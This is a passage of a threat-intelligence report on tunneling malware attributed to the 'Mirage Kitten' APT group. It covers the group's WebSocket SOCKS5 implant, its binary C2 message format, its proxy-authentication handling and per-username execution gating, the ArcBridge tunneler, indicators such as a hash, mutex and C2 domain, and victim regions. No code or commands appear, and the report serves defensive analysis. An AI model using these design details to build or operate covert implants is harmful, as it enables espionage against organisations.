This implementation closely mirrors the enterprise proxy traversal logic seen in the backdoor we track internally as Retrograde, which overlaps with tooling publicly reported as MiniFast/MiniUpdate, attributed to the same APT group. The implant is designed to operate through corporate proxy environments by handling HTTP 407 responses, negotiating Windows-integrated proxy authentication with Negotiate preferred over NTLM, retrying with the current user’s SSO context, and falling back to exponential C2 connection retry logic capped at 60 seconds.
Once the WebSocket channel is established and authenticated, the implant functions as a full SOCKS5 tunnel proxy. The C2 server initiates all tunnel connections by sending binary commands over the WebSocket; the implant simply forwards traffic between server‑specified targets and the WebSocket channel. This makes it a relay node: the operator runs tools server‑side, and all resulting TCP traffic is tunneled through the victim’s machine as if originating from the victim’s network.
All tunnel communication uses a fixed binary wire format:
Offset
Size
Field
Encoding
0
1
type
Message type (1–9)
1
4
connId
Tunnel connection identifier
5
1
flags
Status or error indicator
6
2
dataLen
Payload length
8
var
payload
Message data
Every message is at least 8 bytes. Seven message types are actively used:
Type
Name
Direction
Description
1
CONNECT
Server -> Client
Open a new TCP tunnel to a SOCKS5 target address
2
CONNECT_RESPONSE
Client -> Server
Confirm the connection was established
3
DATA
Bidirectional
Relay TCP traffic through the tunnel
4
DISCONNECT
Bidirectional
Close a tunnel connection
5
PING
Bidirectional
Keepalive probe, sent every 30 seconds by timer
6
PONG
Bidirectional
Keepalive reply
9
FLOWCTRL
Bidirectional
Throttle data flow to prevent buffer overrun
The CONNECT payload specifies where the implant should open a TCP connection. The target address is encoded in SOCKS5 format and consists of a single type byte, followed by the address and a 2-byte destination port:
Type byte
Description
0x01
IPv4 address (4 bytes)
0x03
Domain name (1-byte length + string)
0x04
IPv6 address (16 bytes)
Notably, in the process of threat hunting, we detected another variant (MD5: C832ECD135781B11F59E3FFFB3D2B6AC) that shares the same dynamic-resolve stub pattern. This variant communicates with businessmixture.com/blog over WSS on port 443, and not through Microsoft Azure. Still, it implements the same technique of limiting execution to a specific username on the infected machine by hardcoding a 3-character control value that must appear as a substring in the lowercased Windows username retrieved via GetUserNameA. If the match fails, the implant silently exits, confirming per-target tailoring of each deployed binary.
ArcBridge: another WebSocket tunneling tool
ArcBridge is another WebSocket tunneling tool developed and used by Mirage Kitten. We first identified it in April 2026 in activity targeting victims in the Middle East. The malware creates a mutex named F56E68DA-4A89-46B4-9AC8-7290A7651000 to enforce single-instance execution. The use of a UUID-like mutex name is consistent with the NightLedger backdoor described earlier.
The malware contains an embedded configuration block that stores the C2 host, C2 port, retry or timeout value, SSL flag, and what is highly likely an implant identifier:
After initialization, ArcBridge communicates over a WebSocket-style channel and waits for server-side control messages. It supports the following commands:
Command
Description
OPEN:
Creates a proxy/tunnel session to a target selected by the operator.
DNS:
Performs hostname or address resolution and returns the result.
Victimology
According to our telemetry, we identified victims across Middle East and African countries including Egypt, SMB and government environments in Jordan and Tanzania, aviation organizations in Pakistan, telecommunication companies in Ethiopia and financial-sector entities in Burkina Faso.
Conclusion
Mirage Kitten continues to evolve its malware arsenal to support targeted cyber-espionage operations across the Middle East and Africa regions. The NightLedger backdoor retains similar core command functionality to TWOSTROKE while introducing additional capabilities, including screenshot capture and collection of the NetSetup.log file.
Another notable aspect of the campaign is the group’s continued reliance on tunneling utilities as part of its operational toolkit. This aligns with previous public reporting, which documented the group’s use of the LIGHTRAIL and POLLBLEND tunnelers. Consistent with this tradecraft, we observed Mirage Kitten continuing to leverage tunneling capabilities alongside a gradual shift away from Microsoft Azure subdomain-style infrastructure in favor of Cloudflare-backed domains in some of its malware, a change likely intended to complicate attribution while maintaining resilient command-and-control communications.

 Login
Login